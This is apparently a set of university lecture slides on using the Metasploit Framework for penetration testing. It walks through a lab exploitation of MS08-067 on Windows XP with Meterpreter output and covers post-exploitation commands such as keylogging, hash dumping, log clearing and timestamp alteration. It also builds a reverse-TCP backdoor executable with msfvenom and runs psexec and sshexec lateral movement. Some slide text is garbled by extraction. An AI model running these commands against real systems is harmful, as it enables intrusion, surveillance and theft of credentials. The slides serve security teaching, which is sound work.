Chapter 04 Using the Metasploit Framework

1

Step #3 Exploitation



- Exploitation
 - · A process of gaining control over a system
 - Goal of this step: administrative-level access to the computer
 - An exploit is the realization, actualization, or weaponization of vulnerability
 - A payload is a behavior that you want to accomplish on the target machine
 - Small block of code that is used to perform some task like installing new software, creating new users, or opening backdoors on the target system
- Of all the steps we discuss, exploitation is the broadest, ambiguous, and exciting
 - Skipping the recon & scanning will severely limit your ability to mature as a penetration tester

Exploitation

- The reason an exploitation is one of the most ambiguous phases is that each system is different and each target is unique
 - Different <u>operating systems</u> (OSs), different <u>services</u>, and different processes require different types of attacks
 - Skilled penetration testers have to understand the nuances of each system they're attempting to exploit (from Padawan to Jedi)







3

Outline

- · Starting Metasploit
- Finding Metasploit Modules
- Setting Module Options
- Payloads
- Types of Shells
- · Setting a Payload Manually
- · Creating Standalone Payloads with Msfvenom
- · Using an Auxiliary Module
- Summary

4

Types of Exploits

- Service-side exploit (exploiting service that is running on the target)
 - ❖Firewall must allow inbound packets for given service
 - ❖Once we gain access to one system inside firewall, we can pivot
 - *No user (client) interaction on the target host is required
- Client-side exploit (software installed on the target system connects back to the attacking machine)
 - Firewall allows outbound access from the target host
 - User interaction on the target machine is required
 - ❖ Typically get the privilege of the client program, which may not be running with UID 0, SYSTEM, or admin
- Local privilege escalation
 - ❖May or may not involve user interaction

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5

Client-Side Software Inventory

- C:\> dir /s "C:\Program Files" > list.txt
- C:\> dir /s "C:\Program Files (x86)" >> list.txt
- Output includes last update date of files which indicates last revision and possibly patch date

Sources for Free Tools and Exploits

Exploit-DB: <u>www.exploit-db.com</u>



• SEEBUG Vulnerability Database: www.seebug.org

• ...



Seebug



7

7

Other Fee Tools

- The vast majority of ethical hackers and penetration testers rely on at least some free tools in their testing
- Be careful, Trojan horses are possible
- Analyze the code of the tool or exploit, if possible
- · At least run the free tools in a lab against a sample target first
- Evaluate tools while a sniffer is running to see if they send unexpected packets to unanticipated destinations
- Look at their impact on the file system of both the attacker and the target

8

Metasploit Exploitation Framework

- Metasploit framework (# Metasploitable Linux)
 - "Powerful, flexible, free, and loaded with awesomeness"
 - It was presented at Defcon 12, 2012 by HD Moore and Spoonm, "Metasploit: Hacking Like in the Movies"
 - https://www.youtube.com/watch?v=bsiVl_dqka0 (sound quality is not good)
 - Metasploit contains a suite of tools that includes dozens of different functions for various purposes
 - But it is probably best known for its powerful and flexible exploitation framework

9

Metasploit Exploitation Framework



- Runs on Linux, macOS and Windows (only partially supported)
- Metasploit divides up the concept of exploits, payloads, auxiliary and post modules

To get the right version,

Metasploit interfaces used in this course

: sudo apt-get update

- ❖Msfconsole: a customized Metasploit command prompt
- Msfvenom: convert a Metasploit payload into a stand-alone file and encode it to help evasion
- ❖ Armitage: Java-based GUI front-end for the Metasploit Framework that controls the framework by interacting with msfrpcd at port 55553

Metasploit vs. Vulnerability Scanner

- Vulnerability scanner (e.g. Nessus)
 - The scanner will only check to see if a system is vulnerable
 - Very passive way with little chance of any unintentional damage to the target
 - It looks for and report potential weaknesses
- Metasploit and other framework
 - Exploitation tools
 - They are used to complete the actual exploitation of the target
 - It attempts to actually exploit the systems it scans

12

Metasploit Modules


Our focus

- Exploits: a piece of code written to take advantage of a particular vulnerability
- Payloads: a piece of code to be executed through an exploit
- Auxiliary: information of the system (information gathering tools)
- Post: Post-exploitation tools (keylogger, scanner, etc.)
- Encoder: Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload
- Nops: NOPs or NOP-sled are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses.
- Evasion: evasion techniques (compression, obfuscation, chunking, etc.)



"Mix & Match" exploit and payloads







14

Exploit vs. Payload

https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload





Meterpreter



- A Meterpreter payload acts as a specialized shell running inside the memory
 of a Metasploit exploited process, just another DLL loaded into the process
- Memory resident. Disappear on reboot
- No separate process created
- Meterpreter are available for Windows, Linux, PHP and Java environments
- · All communication with Meterpreter is TLS encrypted



17

Starting Metasploit

- Let's start the Metasploit console
- · # msfconsole

18

Example: MS08-067

Target: Windows XP (192.168.84.129)

Example: MS08-067

- MS08-067 (Microsoft patch)
 - It patched an issue in the netapi32.dll related to SMB service
 - Vulnerability that this patch fixed: it did not require an attacker to authenticate to the target machine
 - https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067
 - We first need to find a module from MSF that exploits this vulnerability

20

20

WHAT'S SMB?

- Server Message Block protocol is a layer 7 protocol (application layer)
- Client-server communication protocol used for <u>file and printer sharing</u>, <u>domain authorization</u>, <u>remote admin</u> and many other features
- Also supported in Linux and Unix via Samba client tools such as smbclient, smbmount, rpcclient and more
- Accessed via TCP port 445 on modern systems. On older (WinNT and 2000) systems, SMB is carried over NetBIOS which uses TCP and UDP ports 135-139

Finding Metasploit Modules

- The Module Database can use these index/number
 - ❖Common Vulnerabilities and Exposures (CVE) number
 - Open Sourced Vulnerability Database (OSVDB) ID
 - ❖Bugtrag ID
 - ❖Microsoft Security Bulletin
- Built-In Search
 - ❖msf > search < keyword>
 - ❖ To see more information
 - *msf > info <module path/name>
- Now use it!
 - *msf > use <module path/name>

22

22

Example: MS08-067

- msf6> search MS08-067
- Exploit/windows/smb/ms08_067_netapi

Example: MS08-067

msf6> info exploit/windows/smb/ms08_067_netapi

```
Name: MSO8-067 Microsoft Server Service Relative Path Stack Corruption

Mounce: exploit/windows/smb/msO8_067_netapi
Platform: Windows
Arch:
Privileged: Yes

Rank: Great
Unscluseu. 2000-10-26

Provided by:
hdm <x@ndm.io>
Brett Moore & brett.moore@insomniasec.
Framework License (BSD)

Rank: Great
Unscluseu. 2000-10-26

Provided by:
hdm <x@ndm.io>
Brett Moore & brett.moore@insomniasec.
Framework License (BSD)

Rank: Great
Unscluseu. 2000-10-26

Provided by:
hdm <x@ndm.io>
Basic options:
Basic options:
yes
The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit

Available targets:

RRORT 445
SMBPIPE BROWSER
Yes
The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 408
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization
code of NetAPI32.dll through the Server Service. This module is
```

24

Example: MS08-067

msf> use exploit/windows/smb/ms08_067_netapi

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Setting Module Options

- msf exploit(module name)> show options
- msf exploit(module name) > set <option to set> <value to set it to>
- msf exploit(module name) > show targets // See the available target
- Remember, Microsoft has released patches for all the platforms affected by this bug, but keeping all systems in an environment up-to-date with Windows patches is easier said than done. Many of your pentesting clients will be missing some critical updates in Windows and other software.

26

Example: MS08-067

msf6 exploit(windows/smb/ms08_067_netapi) > show options

```
Module options (exploit/windows/smb/ms08_067_netapi):
             Current Setting Required Description
   RHOSTS
                                           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                           sing-Metasploit
   RPORT
             445
                                           The SMB service port (TCP)
   SMBPIPE BROWSER
                                           The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
              Current Setting Required Description
   Name
                                            Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
              thread
              192.168.84.130
```

Payloads (or Shellcode)

- One of the ways that Metasploit makes things easier is by setting up payloads for us
- Just select a compatible payload, and Metasploit will craft your exploit string, including the code to trigger the vulnerability and the payload to run after exploitation is successful
- · Of course, not all payloads are compatible with our chosen exploit
 - Payload needs to be chosen based on the target/network environment
- Finding Compatible Payloads
 - msf exploit(module name)> show payloads
 - msf exploit(module name)> set payload <payload path/name>
 - msf exploit(module name)> exploit

28

28

Example: MS08-067

- msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129
- It's time to find compatible payloads
- msf6 exploit(windows/smb/ms08_067_netapi) >show payloads

```
# Name Disclosure Date Rank Check

payload/generic/custom normal No payload/generi 134 payload/windows/shell_bind_tcp

payload/generi 135 payload/windows/shell_hidden_bind_tcp

payload/generi 136 payload/windows/shell_reverse_tcp

payload/generi 138 payload/windows/speak_pwneu

138 payload/windows/upexec/bind_hidden_ipknock_tcp
```

Setting a Payload Manually

- msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
- msf exploit(ms08_067_netapi) > show options
- msf exploit(ms08_067_netapi) > set LHOST < host IP address>
- msf exploit(ms08_067_netapi) > exploit (or run)

30

30

Example: MS08-067

 msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp payload ⇒ windows/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129 RHOST ⇒ 192.168.84.129
```

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

```
[*] Started reverse TCP handler on 192.168.84.130:4444

[*] 192.168.84.129:445 - Automatically detecting the target...

[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English

[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)

[*] 192.168.84.129:445 - Attempting to trigger the vulnerability...

[*] Sending stage (175686 bytes) to 192.168.84.129

[*] Meterpreter session 2 opened (192.168.84.130:4444 → 192.168.84.129:1036) at 2023-02-16 16:25:03 -0500

meterpreter > ■
```

Meterpreter Commands

- ? / help: display help menu
- exit / quit: exit the Meterpreter
- sysinfo: show hostname, OS type, etc
- shutdown / reboot: be careful
- · cd: navigate directory structure
- lcd: change local working directories on the attacker machine
- pwd: show the current working directory
- Is: list the directory contents (Linux like format)
- · cat: display file contents
- download / upload: move files from or to the target machine. Use / even for Windows file directory
- mkdir / rmdir: make or remove directory

2.7

32

Meterpreter Commands

- getpid: gets the process ID that Meterpreter is running in
- getuid: gets the user ID the Meterpreter is running with
- ps: shows a complete list of all running processes
- kill: kills a process
- execute: runs a given program
- migrate: jumps to a given destination process ID
- ipconfig: shows network configurations
- route: shows routing table
- Clearev: clear the Application, System, and Security logs on a Windows system

Meterpreter Commands

- · portfwd: creates a TCP relay for pivoting
 - ♦meterpreter > portfwd add -l 3333 -p 22 -r target2IP
 - ❖3333 is a port on the test (attacker) machine and 22 is a port on the target
- screenshot -p [file.jpg]: takes a screenshot of the current desktop
- idletime: shows how long the user at the target machine has been idle
- uictl [enable/disable] [keyboard/mouse]: turn on or off user input devices
- webcam_list: lists installed webcams
- webcam_snap: snaps a single frame as jpeg
- record_mic -d [N]: record audio for N seconds

34

34

Meterpreter Commands

- background: background the current Meterpreter session. Or use CRTL-Z
- Keystroke Logger
 - *keyscan_start
 - *keyscan_dump
 - *keyscan_stop
- Load additional modules
 - ❖Use [module name]
 - Example: use priv (load automatically if you have admin or SYSTEM privilege during exploitation)
 - hashdump: dumps the SAM database
 - timestomp: alters the MACE (modified, accessed, created, MFT entry) dates/times associated with a file
 - getsystem: attempts to get local SYSTEM privilege
 - Load [module_name]

35

Some MSF Commands

- exploit -j: run the exploit in the background expecting one or more sessions that are immediately backgrounded
- exploit -z: run the exploit expecting a single session that is immediately backgrounded
- · jobs: lists all jobs running at the background
- jobs -1: list all current jobs (usually exploit listeners)
- jobs -k [job id]: kill a job
- · sessions -1: lists all available sessions
- sessions -i [N]: interacts with a session with id N
- sessions -k [N]: kills a session with id N
- · sessions -K: kills all sessions

36

36

More MSF Commands

- show advanced: displays advanced options
- route: pivots through an already exploited host via a Meterpreter session. Don't confuse with Meterpreter's route command
 - *msf > route add [victim_subnet] [netmask] [session id]
- exit: quits the msfconsole
- db_import: import other tools' results into Metasploit database. For example, Namp port scanning results (XML), Nessus vulnerability scan results (.nussus)
- db_nmap: run Nmap inside msfconsole
 - If you want to connect to MSF, (lab08)
 # service postgresql start
 # sudo msfdb init

Metasploit Exploits Module

- · Sorted by operating systems
- Contains exploits for the given OS as well as programs that run on that OS
- Windows exploits
 - *browser: client-side exploits focus on various browsers that run on Windows such as IE, RealPlayer, Winamp, etc.
 - ❖iis: service-side exploits focus on MS's web server product IIS
 - ❖scada: Supervisory Control and Data Acquisition (SCADA)
 - *smb: service-side exploits focus on flaws in MS's Server Message Block (SMB). Very useful!
 - ❖ vnc: attack flaws in Virtual Network Computing (VNC) used for remote GUI control


38

38

Metasploit Payloads Module

- Metasploit payloads come in several forms
 - ❖Stagers: payload piece parts that first load and allow a later stage to communicate with the attacker. Stagers setup a network connection between the attacker and victim.
 - ❖Stages: payload components that are downloaded by Stagers modules.
 - Singles: self-contained & stand-alone payloads that have functionality and communication bundled together
- Stager + stage = full payload
 - ❖Stager: payload loading and communication
 - ❖Stage: payload function
- Singles are much larger than stage/stager payloads. Use a stage when you have low bandwidth network
- Switch to single payload if staged payload fails and vice versa





payload loading and communication

42

42

Sample Windows Stagers

- bind_tcp: listen on attacker provided TCP port on the target machine
- bind_ipv6_tcp: similar as bind_tcp but use IPv6 instead
- reverse_tcp: makes an outbound TCP connection from target to attacker
- reverse_ipv6_tcp: similar as reverse_tcp but use IPV6
- reverse_http: carries outbound session on HTTP
- reverse_https: carries outbound session on HTTPS
- reverse_tcp_allports: tries to cycle through all outbound TCP ports (1-65535) to reach back to the attacker

Types of Shells



- Bind Shells
 - ❖ A bind shell instructs the target machine to open a command shell and listen on a local port. The attack machine then connects to the target machine on the listening port. However, with the advent of firewalls, the effectiveness of bind shells has fallen because any correctly configured firewall will block traffic to some random port like 4444
- · Reverse Shells
 - ❖ A reverse shell, on the other hand, actively pushes a connection back to the attack machine rather than waiting for an incoming connection.

44

44

Windows Stages

- meterpreter: flexible specialized shell environment
- shell: a standard Windows cmd.exe shell
- vncinject: remote VNC control of the target. Let the attacker view the target's GUI and control its mouse and keyboard
- upexec: upload an executable to the victim machine and run it

Case Study (Lab07 related)

 There are two target machines T1 and T2. T2 has a ssh service listening on port 22. At the same time, T2 has a firewall blocking the inbound traffic to port 22 from the attacker machine but not from T1. The attacker machine can exploit a vulnerability on T1 using Meterpreter payload. How can we ssh to T2 from the attacker machine?



46

46

Case Study

• T1: Win Xp / T2: Ubuntu

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.84.130:4444

[*] 192.168.84.129:445 - Automatically detecting the target...

[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English

[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)

[*] 192.168.84.129:445 - Attempting to trigger the vulnerability...

[*] Sending stage (175686 bytes) to 192.168.84.129

[*] Meterpreter session 3 opened (192.168.84.130:4444 → 192.168.84.129:1050) at 2023-02-06 00:3 5:10 -0500

meterpreter > portfwd add -l 3333 -p 22 -r 192.168.84.131

[*] Local TCP relay created: :3333 ↔ 192.168.84.131:22
meterpreter >
```

Case Study

48

48

(It's actually a Post-exploitation module)

SMB Psexec Module

- The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for (LabO8 introduces it)
- Especially helpful in a penetration test once you gain access to an internal network that is relatively well patched
- You need to have SMB access (TCP port 445 is open) and admin credentials (username and password, or username and hash for pass-the-hash attacks) in order to make the module to work
- We can now go from system to system with a domain using admin password hash without ever having to worry about cracking the password

Creating Stand-alone Payloads with msfvenom

- Payload that we're going to use for backdoor is windows/meterpreter/reverse_tcp
- To review available payloads
- Setting Options To see the correct options to use for a module,
 - *# msfvenom -p windows/meterpreter/reverse_tcp --list-options
- To review available output formats
- Create your backdoor executable file
 - *# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your IP address>
 LPORT=8080 -f exe > /tmp/backdoor.exe

52

52

Creating Stand-alone Payloads with msfvenom - cont'd

```
    Serving Payloads
```

· Using the Multi/Handler Module

```
*msf > use exploit/multi/handler
```

*msf exploit (handler) > set payload windows/meterpreter/reverse_tcp

*msf exploit (handler) > set LHOST < your IP address>

*msf exploit (handler) > set LPORT < your listening port number>

*msf exploit (handler) > set ExitONsession false

*msf exploit (handler) > exploit -j -z

Creating Stand-alone Payloads with msfvenom - cont'd

```
• Simple things we can do
```

54

54

Additional Notes

- Remember when we created the backdoor.exe file we specified a particular payload windows/meterpreter/reverse_tcp
- The same payload was to be specified again when we set up the Metasploit multi/handler
- What about we use different payloads, which one takes precedence?
 - ❖ The two payloads must have the same stager. Otherwise communications will not happen
 - The multi/handler payload takes precedence

Use SSHexec Module

- Like PSexec for Windows, we can use SSHexec to move through an environment's Linux systems if we have even one set of valid credentials, which are likely to work elsewhere in the environment
- Unlike with PSexec (which uploaded a binary and ran it as a System service, automatically giving us System privileges), with SSHexec we are still the unprivileged user

56


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Use the exploit/multi/ssh/sshexec module

```
# Name Disclosure Date Rank Check Description
0 exploit/multi/ssh/sshexec 1999-01-01 manual No SSH User Code E xecution

Disclosure Date Rank Check Description Descripti
```

57



Set the Options and Exploit

```
msfs exploit(multi/ssh/sshexec) > set RHOST 153.91.153.82
RHOST => 153.91.153.82
msfs exploit(multi/ssh/sshexec) > set USERNAME georgia
USERNAME = georgia
msfs exploit(multi/ssh/sshexec) >
msfs exploit(multi/ssh/sshexec) > set PASSWORD password
pASSWORD => password
msfs exploit(multi/ssh/sshexec) > set PASSWORD password
password
msfs exploit(multi/ssh/sshexec) > set PASSWORD password
password
msfs exploit(multi/ssh/sshexec) > set USERNAME georgia
msfs exploit(multi/ssh/ssh/sshexec) > set USERNAME georgia
msfs exploit(multi/ssh/sshexec) > set USERNAME georgia
msfs exploit(multi/ssh/ssh/sshexec) > set USERNAME georgia
msfs exploit(multi/ssh/ssh/ssh/sshexec) > set USERNAME georgia
msfs exploit(multi/ssh/ssh/ssh/ssh/ssh/s
```

59

Using an Auxiliary Module

- Auxiliaries can be run against <u>multiple hosts</u>, whereas exploits can exploit only one system at a time
- Auxiliary module that enumerates the listening pipes on an SMB server. It finds names pipes available over SMB
- msf > use scanner/smb/pipe_auditor
 msf auxiliary (pipe_auditor) > show options
 msf auxiliary (pipe_auditor) > set RHOSTS 192.168.20.10
 msf auxiliary (pipe_auditor) > exploit

```
msf6 auxiliary(scanner/smb/pipe_auditor) > exploit

[+] 192.168.84.146:139 - Pipes: \browser

[*] 192.168.84.146: - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/smb/pipe_auditor) >
```

Windows XP, MS08-067 related pipe listening

60

60

Some Useful Auxiliary Modules

- Auxiliary/scanner/portscan/tcp
 *Conducts a TCP connect scan
 - Conducts a TCP connect scar
- Auxiliary/scanner/portscan/syn
 Conducts the half open scan
- Auxiliary/scanner/discovery/udp_sweep
 - Sends UDP packets to the most widely used UDP ports with Layer 7 payloads
- Auxiliary/server/socks4a
 - ❖Sets up a proxy server

Metasploit Scanner Modules

- Vulnerability scanning
- msf > use scanner/ftp/anonymous
- msf auxiliary(anonymous) > set RHOSTS < target IP address(es) >
- msf auxiliary(anonymous) > exploit
- Anonymous FTP login credentials

User: anonymousPassword: guest

62

62

Metasploit Exploit Check Functions

- · "check" functions
 - ❖Connects to a target to see if it is vulnerable, rather than attempting to exploit a vulnerability
- msf > use windows/smb/ms08_067_netapi
 msf exploit(ms08_067_netapi) > set RHOST < target IP address>
 msf exploit(ms08_067_netapi) > check

Metasploit Database

- Metasploit supports accessing a PostgreSQL database
 # service postgresql start
- Msfconsole commands for database activities
 - *db_connect
 - *db_disconnect

 - *db_export
 - **♦** db_nmap


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
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
Metasploit Database Tables


- Metasploit databse has the following important tables
 - ♦ hosts


 - ❖vulns
- We can interact with those tables by using table names as commands
 - ❖msf > hosts
 - ♦msf > hosts --add host













Armitage - Find Attacks Amily Melandry Deligible Introduction to the Control of the Control of



Interact with Target | Interact with Target | Interpretation | Interpretation | Interaction | Interaction | Interaction | Interpretation | Interaction | In

Armitage - Remove Host



74

Remember

- Four steps to use Metasploit
- 1. Search!
 - ❖msf > search < keyword>
 - *msf > info <module path/name>
- 2. See the options
 - ❖msf > show options
- 3. See the payloads
 - ❖msf > show payloads
- 4. Then, exploit!